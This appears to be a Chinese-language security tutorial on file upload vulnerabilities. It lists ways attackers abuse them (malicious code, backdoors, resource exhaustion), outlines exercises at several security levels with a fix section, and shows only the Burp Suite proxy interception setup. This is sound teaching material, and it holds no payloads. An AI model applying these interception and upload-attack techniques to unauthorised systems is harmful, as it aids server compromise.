

文件上傳漏洞實作與修復

郭益華

文件上傳漏洞介紹

- 文件上傳漏洞指的是網站允許使用者上傳檔案到其檔案系統，且未對檔名、類型、內容或大小進行足夠的驗證時，就可能產生檔案上傳漏洞。

以下是可能的攻擊方式：


- 上傳惡意程式碼，並執行從而控制伺服器。
- 上傳木馬，並在伺服器上建立backdoor。
- 上傳大型檔案，導致伺服器資源耗盡。

目錄


1. [Burp Suite 攔截HTTP請求教學](#)
2. [低安全性-文件上傳漏洞](#)
3. [中安全性-文件上傳漏洞](#)
4. [高安全性-文件上傳漏洞](#)
5. [文件上傳漏洞修復](#)

1. Burp Suite 攔截HTTP請求 教學


開啟 Burp Suite





開啟畫面



進行相關設定



本機設定proxy




勾選 Manual proxy 並進行相關設定



The screenshot shows a proxy configuration window with the following elements:

- ☐ Use system proxy settings
- ☒ Manual proxy configuration (This section is enclosed in a red rounded rectangle)
- HTTP Proxy: 127.0.0.1 Port: 8080
- ☒ Also use this proxy for HTTPS
- HTTPS Proxy: 127.0.0.1 Port: 8080
- SOCKS Host: 127.0.0.1 Port: 8080
- ☐ SOCKS v4 ☒ SOCKS v5
- ☐ Automatic proxy configuration URL
- Empty text field for automatic configuration URL
- Reload button
- No proxy for: Empty text field
- Buttons at the bottom: Help, Cancel, and OK (The OK button is enclosed in a red rounded rectangle)


回到 Burp Suite 開啟攔截




當開啟任何網頁時即可攔截到相關請求資訊



